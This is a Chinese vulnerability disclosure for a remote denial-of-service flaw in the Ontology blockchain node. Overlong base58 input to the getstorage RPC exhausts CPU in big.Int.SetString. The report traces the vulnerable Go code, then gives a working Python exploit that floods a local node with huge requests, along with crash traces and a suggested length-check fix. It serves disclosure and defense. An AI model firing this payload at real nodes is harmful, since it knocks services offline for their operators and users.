漏洞报告: ONTIO本体公链远程拒绝服务漏洞

本文档描述了ONTIO本体公链项目github page的一个远程拒绝服务攻击，由于 `AddressFromBase58` 函数未对 `math.big.Int.SetString` 的参数缺少检查，恶意的参数可以导致远程RPC节点在处理 `GetStorage` 消息时会产生CPU耗尽型的拒绝服务。

`Ontology公链` 致力于创建一个组件化、可自由配置、跨链支持、高性能、横向可扩展的区块链底层基础设施。 让部署及调用去中心化应用变得更加非常简单。

测试环境

- Ontology: master branch in github，latest commit b2d5f11
- Golang: go1.10 linux/amd64
- OS and hardware: ubuntu 16.04, Intel Core i5, 1G RAM

漏洞位置

漏洞位于文件 github.com/ontio/ontology/common/address.go 的 AddressFromBase58 函数

```
// AddressFromBase58 returns Address from encoded base58 string
func AddressFromBase58(encoded string) (Address, error) {
    if encoded == "" {
        return ADDRESS_EMPTY, errors.New("invalid address")
    }
    decoded, err := base58.BitcoinEncoding.Decode([]byte(encoded))
    if err != nil {
        return ADDRESS_EMPTY, err
    }

    x, ok := new(big.Int).SetString(string(decoded), 10)
    if !ok {
        return ADDRESS_EMPTY, errors.New("invalid address")
    }

    buf := x.Bytes()
    if len(buf) != 1+ADDR_LEN+4 || buf[0] != byte(23) {
        return ADDRESS_EMPTY, errors.New("wrong encoded address")
    }

    ph, err := AddressParseFromBytes(buf[1:21])
    if err != nil {
        return ADDRESS_EMPTY, err
    }

    addr := ph.ToBase58()

    if addr != encoded {
        return ADDRESS_EMPTY, errors.New("[AddressFromBase58]: decode encoded veri
fy failed.")
    }

    return ph, nil
}
```

变量 `encoded` 代表RPC接口处传入参数数组 `params` 的第一个值，是 `string` 类型，函数 `AddressFromBase58` 将该变量通过 math.big.Int.SetString 转换成有理数类型 big.Int 。如果用户可以控制变量 `encoded` ，使其值为一个长度很大的字符串，如 `"exp" * 10000000` , 则通过 `base58.BitcoinEncoding.Decode([]byte(encoded))` 函数转换后仍然为一个超长的切片 `decoded` ,如下所示:

```
// https://github.com/itchyny/base58-go/blob/master/base58.go
// Decode decodes the base58 encoded bytes.
func (enc *Encoding) Decode(src []byte) ([]byte, error) {
    if len(src) == 0 {
        return []byte{}, nil
    }
    var zeros []byte
    for i, c := range src {
        if c == enc.alphabet[0] && i < len(src)-1 {
            zeros = append(zeros, '0')
        } else {
            break
        }
    }
    n := new(big.Int)
    var i int64
    for _, c := range src {
        if i = enc.decodeMap[c]; i < 0 {
            return nil, fmt.Errorf("invalid character '%c' in decoding a base58 st
ring \"%s\"", c, src)
        }
        n.Add(n.Mul(n, radix), big.NewInt(i))
    }
    return n.Append(zeros, 10), nil
}
```

math.big.Int.setString 在处理 `decode` 时会发生长时间占满CPU的情况，造成拒绝服务漏洞。通过对函数调用链进行跟踪，发现参数 `encoded` 由函数 `GetAddress` 的参数 `str` 提供,如下所示:

```
func GetAddress(str string) (common.Address, error) {
    var address common.Address
    var err error
    if len(str) == common.ADDR_LEN*2 {
        address, err = common.AddressFromHexString(str)
    } else {
        address, err = common.AddressFromBase58(str)
    }
    return address, err
}
```

进一步参数 `str` 由RPC接口处理函数 `GetStorage` 的参数 `params` 提供，如下所示：


```
//get storage from contract
//   {"jsonrpc": "2.0", "method": "getstorage", "params": ["code hash", "key"], "i
d": 0}
func GetStorage(params []interface{}) map[string]interface{} {
    if len(params) < 2 {
        return responsePack(berr.INVALID_PARAMS, nil)
    }

    var address common.Address
    var key []byte
    switch params[0].(type) {
    case string:
        str := params[0].(string)
        var err error
        address, err = bcomn.GetAddress(str)
        if err != nil {
            return responsePack(berr.INVALID_PARAMS, "")
        }
    default:
        return responsePack(berr.INVALID_PARAMS, "")
    }
    ....
```

RPC服务中 `GetStorage` 函数参数 `params` 的第一个参数通过类型断言转换为 `string` 类型，进入 `bcomn.GetAddress(str)` 函数，在该函数中，对 `str` 长度进行判断，如果不等于 `common.ADDR_LEN*2` 则进入else逻辑中的 `common.AddressFromBase58(str)` 函数，在该函数中首先通过函数 `base58.BitcoinEncoding.Decode([]byte(encoded))` 对参数进行转换得到切片 `decoded` ，漏洞最终在该函数中的 `x, ok := new(big.Int).SetString(string(decoded), 10)` 位置触发

拒绝服务

函数 `GetStorage` 可以通过RPC接口触发,因此通过RPC功能可以实现远程拒绝服务攻击。在本地启动一个 ONTIO 节点，通过RPC触发的方式进行验证。



本地测试

下载官方项目编译好linux_amd64二进制可执行文件运行，加入测试网络运行

```
root@3ca434599cd5:/var# ./ontology-linux-amd64 --networkid 2
2019/04/17 06:25:04.994996 [INFO ] GID 1, ontology version v1.6.0-0-g272f92e
2019/04/17 06:25:05.000899 [INFO ] GID 1, Config init success
2019/04/17 06:25:05.126054 [INFO ] GID 1, InitCurrentBlock currentBlockHash d927f7971c6b0d6a8f88aad564b2cbf08e27fd8f0286602652b02b20427a78f5 currentBlockHeigh
t 25814
2019/04/17 06:25:05.154468 [INFO ] GID 1, Ledger init success
2019/04/17 06:25:05.157044 [INFO ] GID 1, tx pool: the current local gas price is 500
2019/04/17 06:25:05.158614 [INFO ] GID 1, TxPool init success
2019/04/17 06:25:05.159632 [INFO ] GID 1, [p2p]init peer ID to 11097334278011301600
2019/04/17 06:25:05.161038 [INFO ] GID 1, [p2p]start listen on sync port 20338
2019/04/17 06:25:05.163009 [INFO ] GID 1, [p2p]try to connect recent peer
2019/04/17 06:25:05.164197 [INFO ] GID 1, [p2p]Wait for minimum connection...
2019/04/17 06:25:05.166564 [INFO ] GID 1, P2P init success
2019/04/17 06:25:05.168803 [INFO ] GID 31, txpool-verify actor: started and be ready to receive validator's msg
2019/04/17 06:25:05.169632 [INFO ] GID 32, txpool actor started and be ready to receive txPool msg
2019/04/17 06:25:05.170167 [INFO ] GID 33, txpool-tx actor started and be ready to receive tx msg
2019/04/17 06:25:05.170688 [INFO ] GID 34, stateless-validator: started and be ready to receive txn
2019/04/17 06:25:05.171199 [INFO ] GID 35, stateless-validator: started and be ready to receive txn
2019/04/17 06:25:05.171726 [INFO ] GID 36, stateful-validator: started and be ready to receive txn
2019/04/17 06:25:05.172894 [INFO ] GID 1, Rpc init success
```

编写漏洞利用函数

```
#!/usr/bin/env python3

import requests
from gevent import pool,monkey
monkey.patch_all()


def exp():

    URL = "http://127.0.0.1:20336"
    data = {
            "jsonrpc": "2.0",
            "method": "getstorage",
            "params": ["exp" * 10000000,"key","aaa"], # encoded <string>
            "id": 1
        }

    response = requests.post(url=URL,json=data)
    print(response.json())

def run():

    p = pool.Pool()
    for i in range(5):
        p.apply_async(exp)
    p.join()


if __name__ == '__main__':
    run()
```

在运行漏洞利用脚本30s后，服务器终止了ontology程序，部分trace如下图所示:

```
goroutine 308 [runnable]:
github.com/ontio/ontology/p2pserver/message/types.ReadMessage(0xc6af60, 0xc001e03200, 0xc00165f710, 0xc00165f701, 0x3b1, 0x0, 0x0)
        /opt/gopath/src/github.com/ontio/ontology/p2pserver/message/types/message.go:126 +0xe1
github.com/ontio/ontology/p2pserver/link.(*Link).Rx(0xc001e03140)
        /opt/gopath/src/github.com/ontio/ontology/p2pserver/link/link.go:121 +0xc1
created by github.com/ontio/ontology/p2pserver/net/netserver.(*NetServer).startSyncAccept
        /opt/gopath/src/github.com/ontio/ontology/p2pserver/net/netserver/netserver.go:486 +0x68a

goroutine 9140 [runnable]:
math/big.(*Int).Add(0xc0012617f0, 0xc0012617f0, 0xc02800eea0, 0xc0012617f0)
        /usr/local/go/src/math/big/int.go:109 +0x295
github.com/ontio/ontology/vendor/github.com/itchyny/base58-go.(*Encoding).Decode(0xc000075200, 0xc00d212000, 0x2625a00, 0x2626000, 0x2625a00, 0x2626000, 0x
a80, 0xc0033abae0, 0xc00002a000)
        /opt/gopath/src/github.com/ontio/ontology/vendor/github.com/itchyny/base58-go/base58.go:97 +0x187
github.com/ontio/ontology/common.AddressFromBase58(0xc00abec000, 0x2625a00, 0x0, 0x0, 0x0, 0xc003c58e80, 0x0)
        /opt/gopath/src/github.com/ontio/ontology/common/address.go:95 +0x127
github.com/ontio/ontology/http/base/common.GetAddress(0xc00abec000, 0x2625a00, 0x0, 0x0, 0x0, 0x203000, 0x2625a51)
        /opt/gopath/src/github.com/ontio/ontology/http/base/common/common.go:485 +0xec
github.com/ontio/ontology/http/base/rpc.GetStorage(0xc00460dcc0, 0x3, 0x4, 0x6)
        /opt/gopath/src/github.com/ontio/ontology/http/base/rpc/interfaces.go:230 +0x9f
github.com/ontio/ontology/http/base/rpc.Handle(0xc70a60, 0xc0016a0e00, 0xc001228700)
        /opt/gopath/src/github.com/ontio/ontology/http/base/rpc/rpc.go:119 +0x610
net/http.HandlerFunc.ServeHTTP(0xbd76e0, 0xc70a60, 0xc0016a0e00, 0xc001228700)
        /usr/local/go/src/net/http/server.go:1964 +0x44
net/http.(*ServeMux).ServeHTTP(0x1150c20, 0xc70a60, 0xc0016a0e00, 0xc001228700)
        /usr/local/go/src/net/http/server.go:2361 +0x127
net/http.serverHandler.ServeHTTP(0xc00012cdd0, 0xc70a60, 0xc0016a0e00, 0xc001228700)
        /usr/local/go/src/net/http/server.go:2741 +0xab
net/http.(*conn).serve(0xc0037ae5a0, 0xc713a0, 0xc0043ac000)
        /usr/local/go/src/net/http/server.go:1847 +0x646
created by net/http.(*Server).Serve
        /usr/local/go/src/net/http/server.go:2851 +0x2f5
```

```
    six.raise_from(e, None)
  File "<string>", line 2, in raise_from
  File "/usr/local/lib/python3.5/dist-packages/urllib3/connectionpool.py", line 380, in _make_request
    httplib_response = conn.getresponse()
  File "/usr/lib/python3.5/http/client.py", line 1197, in getresponse
    response.begin()
  File "/usr/lib/python3.5/http/client.py", line 297, in begin
    version, status, reason = self._read_status()
  File "/usr/lib/python3.5/http/client.py", line 266, in _read_status
    raise RemoteDisconnected("Remote end closed connection without"
urllib3.exceptions.ProtocolError: ('Connection aborted.', RemoteDisconnected('Remote end closed connection without response',))

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/usr/local/lib/python3.5/dist-packages/gevent/greenlet.py", line 536, in run
    result = self._run(*self.args, **self.kwargs)
  File "test.py", line 19, in poc
    response = requests.post(url=URL,json=data)
  File "/usr/local/lib/python3.5/dist-packages/requests/api.py", line 116, in post
    return request('post', url, data=data, json=json, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/requests/api.py", line 60, in request
    return session.request(method=method, url=url, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/requests/sessions.py", line 524, in request
    resp = self.send(prep, **send_kwargs)
  File "/usr/local/lib/python3.5/dist-packages/requests/sessions.py", line 637, in send
    r = adapter.send(request, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/requests/adapters.py", line 498, in send
    raise ConnectionError(err, request=request)
requests.exceptions.ConnectionError: ('Connection aborted.', RemoteDisconnected('Remote end closed connection without response',))
Wed Apr 17 13:52:34 2019 <Greenlet at 0x7fb773b875a0: poc> failed with ConnectionError
```

利用漏洞利用代码成功实现了ONTIO节点RPC服务的远程拒绝服务攻击

总结

通过本地测试验证了ONTIO节点中DoS的存在，并通过漏洞利用脚本调用RPC服务，从而完成了远程拒绝服务的验证。通过增加对 `encoded` 参数的长度检查可以避免该问题。

by 极光@知道创宇